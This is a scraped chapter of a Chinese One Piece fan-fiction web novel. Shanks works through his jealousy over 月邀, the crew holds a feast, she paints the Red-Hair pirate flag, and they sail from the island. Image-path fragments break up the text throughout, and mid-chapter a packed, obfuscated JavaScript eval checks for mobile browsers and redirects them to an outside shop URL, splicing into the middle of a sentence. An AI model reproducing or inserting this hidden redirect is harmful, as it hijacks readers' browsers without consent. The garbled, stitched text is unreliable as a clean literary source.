144.第 144 章
作品:《在伟大航路跑商很合理吧》 月邀的愕然只持续了短短一瞬。她不知道香克斯为何会知晓她与马尔科的事情,这背后或许有她不清楚的缘由,但此刻这不是关键。
“我很高兴你能如此坦诚地表达你的心意,香克斯。”月邀说道,“但是请你先告诉我,一个会被不安所左右,需要通过与别人比较来确认自身价值的男人,真的准备好成为别人的依靠了吗?”
香克斯张了张嘴,却发现自己发不出任何声音。
“我对马尔科,有我的感情和相处方式。我对你,同样有独一无二的珍视。但这份珍视,是建立在‘你是香克斯’这个基础上的,而不是建立在‘你比马尔科更好’或者‘你必须取代谁’的基础上。它们是不同的,无法简单比较,更不该成为你困住自己的枷锁。”
“香克斯,我认识的你,是那个想要环游世界的自由海贼。看看现在的你,你自由的意志被什么东西蒙住了?你应该属于大海,你现在又被什么东西绊住了手脚?”
这番话如同当头棒喝,香克斯踉跄着后退了半步,脸上血色尽褪。月邀没有斥责他的感情,却毫不留情地指出了他现在状态的可悲。“我……”他的喉咙干涩得发疼。
“感情应该是让彼此都变得更好的力量,而不是相互消耗的漩涡。”月邀眼神柔和了些许,“香克斯,我很珍惜我们之间的羁绊,珍惜你是我的船长这个事实。所以,我无法用敷衍或者谎言来回应你此刻的混乱。在我们都更清楚自己究竟想要什么之前,我想我们需要一些空间。”
看着他瞬间黯淡下去的眼神,月邀心中不忍,但她知道,此刻的心软才是对彼此最大的不负责。她轻轻叹了口气:“宴会快要开始了,大家还在等我们。香克斯,你是红发海贼团的船长,别让信赖你的伙伴久等。”
说完,她不再停留,转身沿着来路向着广场的方向走去,没有回头。
香克斯独自一人僵立在悬崖边,痛苦如同潮水般淹没了他。但紧接着,一种更强烈的情绪涌了上来,是对自己刚才那副难看模样的极度厌恶。
“是啊,我刚才……到底在做什么……”他喃喃自语,拳头紧紧握起,“真是……太难看了。”
如果他连自己的情绪都掌控不了,又有什么资格去奢望她?又凭什么说让她依靠?
明月高悬,不独照我。
他的嘴角扯起一个苦涩却逐渐坚定的弧度,“那就……让我自己,也成为能与之辉映的光吧。”
他不会再焦虑,不会再患得患失地追问。他要做的,是成为那个配得上站在她身边的男人,用他征服大海的壮志豪情去吸引她,让她心甘情愿地看向他,而不是阻止她的路和选择。
香克斯深吸了一口气,将所有的迷茫和痛苦都随着这口气吐了出去。他整理了一下被风吹乱的衣领和披风,脸上的慌乱和脆弱被一种沉淀下来的决心所取代。
他明白了接下来的路该怎么走。
广场上,宴会的气氛已经热烈起来。
人们暂时忘却了伤痛,围着篝火唱歌、跳舞、分享着食物和酒水。月邀正被几个孩子围着,听他们叽叽喳喳地讲述岛上的趣事,她脸上带着温和的笑意,偶尔点头回应。
香克斯的到来引起了一阵小小的欢呼。他径直走向人群中心,拿过一杯酒,跳上一个稍高的木箱。
“各位!”他朗声开口,吸引了所有人的目光。就连月邀也略带诧异地抬头望向他。
香克斯的脸上洋溢着属于少年船长的爽朗笑容,仿佛刚才悬崖边的阴翳从未存在过。“今晚,为了庆祝新生,为了自由的明天,干杯!”
“干杯——!!”更热烈的欢呼爆发出来,人们激动地举杯相碰,酒液飞溅,笑声震天。香克斯仰头,将杯中酒一饮而尽,喉结滚动,随即畅快地哈出一口酒气,笑容越发不羁。他跳下木箱,瞬间便被热情的人群包围。
他没有再像之前那样,有意无意地总想待在月邀视线所及的中心,或是寻找机会凑近她。他真正投入了这场宴会,他与船匠用力碰杯,听对方吹嘘当年的航海经历,听得津津有味;他被几个半大孩子拉去掰手腕,故意龇牙咧嘴假装不敌,最后“艰难”获胜,引来孩子们不服气的喧闹和大人们的哄笑;他甚至跟着欢快的鼓点唱起了歌,带着海贼特有的野性魅力,引得周围人纷纷加入,场面更加热闹。
贝克曼靠在稍远的阴影里抽着烟,眯眼打量着香克斯。他看到了香克斯眼神的变化,那里面沉淀了一些东西。他微微挑了挑眉,只是将目光投向安静坐在篝火旁的月邀。
月邀依然在原地,孩子们不知何时已散去玩耍。她手中捧着一杯果汁,目光追随着人群中那个耀眼的红发身影。看着他与村民勾肩搭背地唱歌,看着他被灌酒时豪迈却不失分寸的模样,看着他自然而然成为凝聚欢乐的中心。
她必须承认,此刻的香克斯,身上有一种令人侧目的光芒。那不仅仅是少年人的热血,更初具了一些未来四皇的气度——自信、包容、引领人心,并且,自由。他似乎真的,把那些困住他的情绪枷锁,暂时抛在了脑后。
宴会渐入酣境,香克斯拎着一个酒瓶,脸上带着酒意熏染的微红,步伐却依然稳健。他走到月邀身边,很自然地坐在了旁边空出的圆木上,将酒坛递向她。
“小月,”他的声音比平时低沉一些,“尝尝这个,格兰太太自己酿的,味道很烈,但很痛快。”
月邀接过,没有立刻喝,只是看着他,“看来你喝了不少。”
“哈哈,开心嘛!”香克斯笑了一声,自己也拿起另一瓶喝了一口,随即舒服地叹了口气。他望着跳跃的篝火,沉默了片刻,忽然开口:“谢谢。”
“谢我什么?”月邀问。
“谢谢你那番话。”香克斯转过头,直视着她,“你说得对。我差点忘了自己是谁,被情绪绊住手脚,可不是海贼该有的样子。”
他咧开嘴,笑容里带着一股野性难驯的意气:“这个世界,有太多东西等着我去见识。南极也好,北极也好,我要让我的船到达所有海域!到时候,”他身体微微前倾,“你一定会发现,和我一起冒险,是这个世界上最棒的选择之一!”
“很棒的野心,船长。”月邀的声音柔和下来,“那么,我就拭目以待了。”
香克斯眼睛猛地亮了一下,他大笑起来,举起酒瓶与她手中的轻轻一碰。
“当——!”
时间在忙碌与协作中悄然流逝了两天。托蒙特王国居民们爆发出的感激与热情转化为了高效的行动力,新船的骨架在港口边以惊人的速度成型。叮叮当当的敲击声成了这两日的主旋律。
月邀除了偶尔去查看一下居民们的身体情况,大部分时间都留在格兰太太家那间临时充当工坊的屋子里。桌上摊开着来自新世界的特殊布料,这是她过去跑商时换得的珍品,不惧水火,色泽永固,正是制作一面能够伴随海贼团历经风雨的旗帜的理想材料。她需要完成的,除了要交付给自勇军的那批货物,更重要的是设计并绘制出属于红发海贼团的海贼旗。
她闭目回忆,脑海中浮现出原作里那面经典旗帜的样式:骷髅,交叉的西洋剑,背景是……她睁开眼,蘸取特制的防水颜料,先在脑中勾勒,再于布料上慎重落笔。
骷髅的形象需要兼顾威慑与特色,西洋剑则代表了香克斯未来的战斗风格。画到一半,她顿了顿,觉得似乎少了点什么,便起身去寻了香克斯和贝克曼。
两人被叫来看初稿。
“怎么样?”月邀问。
香克斯点头:“这个骷髅看起来很酷!背后的双剑也帅!”贝克曼也颔首:“布局和意象都合适。”
月邀松了口气,继续完善细节。她全神贯注,笔尖滑;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17031823|188761||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
动,不知不觉间习惯性地在骷髅右眼的位置,添上了三道红色斜线。
最后一笔画完,她退后两步审视整体效果,香克斯和贝克曼也再次凑近。香克斯摸着下巴,依旧赞不绝口,但眼神里多了点探究:“小月画得真好!不过这个骷髅眼睛上的三条红线是什么?特别的装饰?还是……伤疤?”他指了指那醒目的红色痕迹,有些好奇,“看起来像是被什么东西划过的样子。”
月邀闻言,恍然惊觉,迅速抬眼看向香克斯年轻的脸庞,眉眼锐利,眼睛周围完好无损,哪里有什么伤疤?那是属于未来的印记。
“抱歉!”她立刻伸手,想将那块布料收起来,“是我画错了,我重新画一幅。”
“哎?画错了?”香克斯反应很快,先一步按住了布料的另一边,笑嘻嘻地说,“别收嘛!就算画错了,也是小月亲手画的我们海贼团的旗子啊,我要收藏起来。”
月邀看着他坚持的模样,无奈地松了手:“随你吧。不过正式挂上船的,得重画。”
“没问题。”香克斯小心将那幅错版旗帜卷起收好。
月邀重新铺开一块同样的黑布,这次心无旁骛,很快,一面没有那道未来伤疤的红发海贼旗便完成了。贝克曼接过旗帜,亲自将其挂上了那艘已经完工,正静静停泊在港口的新船主桅。
物资搬运的工作在众人的协助下高效完成,离别的时刻终究到来。
港口挤满了前来送行的人。格兰太太牵着露比,站在人群的最前方,身后是许许多多被他们从绝望中拉回的托蒙特居民。
格兰太太的视线长久地落在香克斯身上,她嘴唇嚅动了几下,终于开口:“孩子,好几天了,我都没来得及好好问问你……你叫什么名字?”
香克斯正检查着最后一箱货物是否绑牢,闻言回过头,露出灿烂的笑容:“我没说过吗?我叫香克斯。”
格兰太太瞳孔骤缩,握着露比的手瞬间收紧,露比担忧地看向奶奶。但只是短短一瞬,格兰太太便强行稳住了呼吸,将所有的惊涛骇浪压回眼底深处,只剩下微微泛红的眼眶泄露了一丝心绪。“香克斯啊……”她喃喃着,努力让声音听起来平稳,“真是个好名字。”
她仔细端详着少年飞扬的红发,半晌,她才再次开口:“你……很喜欢大海吧?当海贼,是你的梦想吗?”
香克斯虽然对格兰太太刚才一瞬间的异常有些许察觉,但并未深想。听到这个问题,他笑容更加明亮,那是对未来的向往:“自由才是我的梦想!大海能带我去任何地方,见证一切不可思议!我很喜欢大海,以后也会一直属于大海!”
格兰太太心中最后一点纠结释然了。她看着眼前这个意气风发的少年,仿佛看到了另一种生命的延续。她不该用过去的沉重去牵绊他未来的翅膀,他属于广阔无垠,就该恣意翱翔。
“是这样啊……”格兰太太点点头,用力眨去眼中的湿意,重新绽开一个温暖的笑容,“那么,再见了,香克斯。一定要活得比任何人都要自由。”她的声音低了下去,“一定要平安,你们三个都是。”
“那是当然!”香克斯跃上船舷,回头冲着岸上用力挥手,“我们可是很强的哦!”
贝克曼收起最后一截船锚,帆已经升起,海风鼓满。月邀站在香克斯身侧,也向着岸边的人群告别。
船只缓缓驶离港口,岸上的人们挥舞着手臂,呼喊声随着距离拉远而渐渐模糊。格兰太太一直站在那里,直到那艘悬挂着黑色海贼旗的船变成海天之际的一个小点。一直强忍的泪水终于顺着她布满皱纹的脸颊滑落。
虽然此生可能再难相见,但知晓女儿那命运多舛的双生子中,还有一缕如此灿烂的生命在延续,并且挣脱了宿命的阴影,找到了属于自己的航向,她心中那份积年累月的遗憾与悲痛,也被这海风吹散了些许,只留下最深切的祈愿。